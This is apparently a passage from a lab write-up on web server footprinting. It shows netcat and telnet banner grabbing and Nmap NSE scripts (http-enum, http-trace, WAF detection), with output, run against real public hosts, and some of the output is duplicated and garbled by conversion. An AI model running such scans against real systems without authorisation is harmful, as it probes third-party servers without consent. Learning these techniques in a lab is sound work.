
Step 5: The server type discovered is listed below after completing the query.




Task 5: Footprinting a Web Server using Netcat and Telnet

Step 1: Open the Parrot VM.


Step 2: Open Terminal and run command **sudo su** to get root privileges.



Step 3: Type cd and enter to jump to root directly.



Step 4: Enter the command **nc -vv www.moviescape.com 80** and press enter. After hitting enter type **GET / HTTP/1.0** and press enter twice.



The screenshot shows a terminal window titled "nc -vv www.moviescape.com 80 - Parrot Terminal". The terminal is running on a Parrot OS system, indicated by the desktop environment icons in the top-left corner. The terminal window has a dark background with a blue and green geometric pattern. The text in the terminal is white, except for the command prompt which is red. The terminal shows the following sequence of commands and responses:

```
gaga [root@gagan-virtualbox]~
#nc -vv www.moviescape.com 80
DNS fwd/rev mismatch: www.moviescape.com != 101.238.186.35.bc.googleusercontent.co
m
www.moviescape.com [35.186.238.101] 80 (http) open
READ GET / HTTP/1.0

HTTP/1.0 403 Forbidden
Server: openresty
Date: Mon, 09 Aug 2021 23:32:56 GMT
Content-Type: text/html
Content-Length: 275
ETag: "60f9a37f-113"
Via: 1.1 google

<!DOCTYPE html>
<html lang="en">
<head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon">
    <title>Forbidden</title>
</head>
<body>
<h1>Access Forbidden</h1>
</body>
</html>
sent 16, rcvd 442
[root@gagan-virtualbox]~
#
```

Step 5: This time, enter the command **telnet** www.moviescape.com and press enter. After hitting enter type **GET / HTTP/1.0** and press enter twice.

The screenshot shows a terminal window titled "Parrot Terminal" with the command "nc -vv www.moviescape.com 80" running. The output shows a DNS fwd/rev mismatch and a connection to the correct host. A red box highlights the command "GET / HTTP/1.0". The response is an HTTP/1.0 403 Forbidden page from an openresty server. Another red box highlights the "#".


```
Parrot
File Edit View Search Terminal Help
gaga [root@gagan-virtualbox]~
#nc -vv www.moviescape.com 80
DNS fwd/rev mismatch: www.moviescape.com != 101.238.186.35.bc.googleusercontent.co
m
www.moviescape.com [35.186.238.101] 80 (http) open
READ GET / HTTP/1.0

HTTP/1.0 403 Forbidden
Server: openresty
Date: Mon, 09 Aug 2021 23:32:56 GMT
Content-Type: text/html
Content-Length: 275
ETag: "60f9a37f-113"
Via: 1.1 google


<!DOCTYPE html>
<html lang="en">
<head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon">
    <title>Forbidden</title>
</head>
<body>
<h1>Access Forbidden</h1>
</body>
</html>
sent 16, rcvd 442
[root@gagan-virtualbox]~
#
```

Task 6: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

- Starting both VMs
- Windows Server 19 IP Address



- Parrot IP address



- Target Domain: <http://info.cern.ch>

- Step 1: Run Nmap command on Parrot with http-enum script to enumerate the target.

```

Parrot Security - VMware Workstation 16 Player (Non-commercial use only)
Aug 12 09:12
File Edit View Search Terminal Tabs Help
apt-get -t=7.80 install nmap - Parrot Terminal
Thu Aug 12, 09:12
apt-get -t=7.80 install nmap - Parrot Terminal
Parrot Terminal

MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sN 192.168.0.0/16 10.0.0.0/8
nmap -v -sR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

# nmap -F -sV -T5 --script=http-enum info.cern.ch
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 08:40 EDT
nmap scan report for info.cern.ch (188.184.21.108)
Host is up (0.031s latency).
Other addresses for info.cern.ch (not scanned): 2001:1458:d00:34::100:125
DNS record for 188.184.21.108: webafs706.cern.ch
Not shown: 98 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
        |_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
        |_http-enum:
        |_robots.txt: Robots file
        |_http-server-header: Apache
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 549.92 seconds
...
To grab input, press Ctrl+G

```

- Step 2: Discover hostname and resolve target domains


```

Parrot Security - VMware Workstation 16 Player (Non-commercial use only)
Aug 12 09:15
File Edit View Search Terminal Tabs Help
nmap --script hostmap-bfK -script-args hostmap-bfK.prefix=hostmap- info.cern.ch - Parrot Terminal
Thu Aug 12, 09:15
nmap --script hostmap-bfK -script-args hostmap-bfK.prefix=hostmap- info.cern.ch - Parrot Terminal
[root@attacker ~]# /home/attacker
# nmap --script hostmap-bfK -script-args hostmap-bfK.prefix=hostmap- info.cern.ch
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 09:14 EDT
nmap scan report for info.cern.ch (188.184.21.108)
Host is up (0.021s latency).
Other addresses for info.cern.ch (not scanned): 2001:1458:d00:34::100:125
DNS record for 188.184.21.108: webafs706.cern.ch
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
        |_http-server-header: Apache
443/tcp   open  https   Apache httpd
        |_http-enum:
        |_robots.txt: Robots file
        |_http-server-header: Apache
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 48.22 seconds
[root@attacker ~]#

```

- Step 3: Run HTTP trace on the target domain

```
File Virtual Machine Help
Applications Places System Terminal Tabs Help
nmap --script http-trace -d info.cern.ch - ParrotTerminal
nmap --script http-trace -d info.cern.ch - ParrotTerminal
Scanning info.cern.ch (188.184.21.108) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.10.13 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 188.184.21.108)))
Discovered open port 443/tcp on 188.184.21.108
Discovered open port 80/tcp on 188.184.21.108
Increased max_successful_tryno for 188.184.21.108 to 1 (packet drop)
Completed SYN Stealth Scan at 09:18, 13.02s elapsed (1000 total ports)
Overall sending rates: 230.87 packets / s, 10155.31 bytes / s.
NSE: Script scanning 188.184.21.108.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:18
NSE: Starting http-trace against info.cern.ch (188.184.21.108:80).
NSE: Starting http-trace against info.cern.ch (188.184.21.108:443).
NSE: [http-trace 188.184.21.108:443] http.request socket error: The script encountered an error:
- tcp failed:
- Failed to connect:
- Could not connect:
- TIMEOUT
NSE: Finished http-trace against info.cern.ch (188.184.21.108:443).
NSE: [http-trace 188.184.21.108:80] http.request socket error: The script encountered an error:
- ssl failed:
- Failed to connect:
- Could not connect:
- TIMEOUT
NSE: Finished http-trace against info.cern.ch (188.184.21.108:80).
Completed NSE at 09:19, 4.80s elapsed
Nmap scan report for Info.cern.ch (188.184.21.108)
Nmap has successfully tested 1 IP address (0.017s latency).
Other addresses for info.cern.ch (not scanned): 2001:1458:d00:34::100:125
rDNS record for 188.184.21.108: webafs706.cern.ch
Scanned at 2021-08-12 09:18:43 EDT for 18s
Not shown: 998 filtered ports
[[{"port": 80, "state": "open"}, {"port": 443, "state": "open"}], [{"script": "http-trace", "error": "The script encountered an error: - tcp failed: - Failed to connect: - Could not connect: - TIMEOUT", "host": "info.cern.ch", "port": 443}, {"script": "http-trace", "error": "The script encountered an error: - ssl failed: - Failed to connect: - Could not connect: - TIMEOUT", "host": "info.cern.ch", "port": 80}], [{"host": "info.cern.ch", "port": 80, "script": "http-trace", "error": "The script encountered an error: - tcp failed: - Failed to connect: - Could not connect: - TIMEOUT"}, {"host": "info.cern.ch", "port": 443, "script": "http-trace", "error": "The script encountered an error: - ssl failed: - Failed to connect: - Could not connect: - TIMEOUT"}]
```




The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal window title is "Parrot Security - VMware Workstation 16 Player (Non-commercial use only)" and the tab title is "Parrot Terminal". The terminal content displays the output of the command "nmap --script http-trace -d info.cern.ch - Parrot Terminal". The output shows several failed connections due to SSL errors and timeouts, indicating a potential WAF or firewall blocking SSL traffic.

```
[root@attacker]# nmap --script http-trace -d info.cern.ch - Parrot Terminal
[-] Failed to connect:
[-] Could not connect:
[-] TIMEOUT
NSE: Finished http-trace against info.cern.ch (188.184.21.108:443).
NSE: [Http-trace 188.184.21.108:80] http.request socket error: The script encountered an error:
ssl failed:
[-] Failed to connect:
[-] Could not connect:
[-] TIMEOUT
NSE: Finished http-trace against info.cern.ch (188.184.21.108:80).
Completed NSE at 09:19. 4.00s elapsed
Nmap scan report for info.cern.ch (188.184.21.108)
Host is up, received reset ttl 128 (0.017s latency).
Other addresses for info.cern.ch (not scanned): 2001:1458:d00:34::100:125
rDNS record for 188.184.21.108: webafs706.cern.ch
Scanned at 2021-08-12 09:18:43 EDT for 18s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 128
443/tcp   open  https  syn-ack ttl 128
Final times for host: srtt: 17325 rttvar: 26943  to: 125097

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:19
Completed NSE at 09:19. 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 17.95 seconds
Raw packets sent: 3010 (132.380KB) | Rcvd: 24 (964B)
[root@attacker]#
```

- Step 4: Check for Web Application Firewall, to identify IDS and IPS as well.



The screenshot shows a Parrot OS desktop environment with a terminal window open. The terminal window title is "Parrot Security - VMware Workstation 16 Player (Non-commercial use only)" and the tab title is "Parrot Terminal". The terminal content displays the output of the command "nmap -p80 --script http-waf-detect info.cern.ch - Parrot Terminal". The output shows that no WAF was detected, as the host is up and the scan completed successfully.

```
[root@attacker]# nmap -p80 --script http-waf-detect info.cern.ch - Parrot Terminal
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 09:20 EDT
Nmap scan report for info.cern.ch (188.184.21.108)
Host is up (0.019s latency).
Other addresses for info.cern.ch (not scanned): 2001:1458:d00:34::100:125
rDNS record for 188.184.21.108: webafs706.cern.ch


PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
[root@attacker]#
```


- No WAF detected by above script.

Task 7: Uniscan Web Server Fingerprinting in Parrot Security

- Step 1: Starting both VMs
- Windows Server 16 IP Address



- WAMP server running on Windows Server



- Parrot IP address

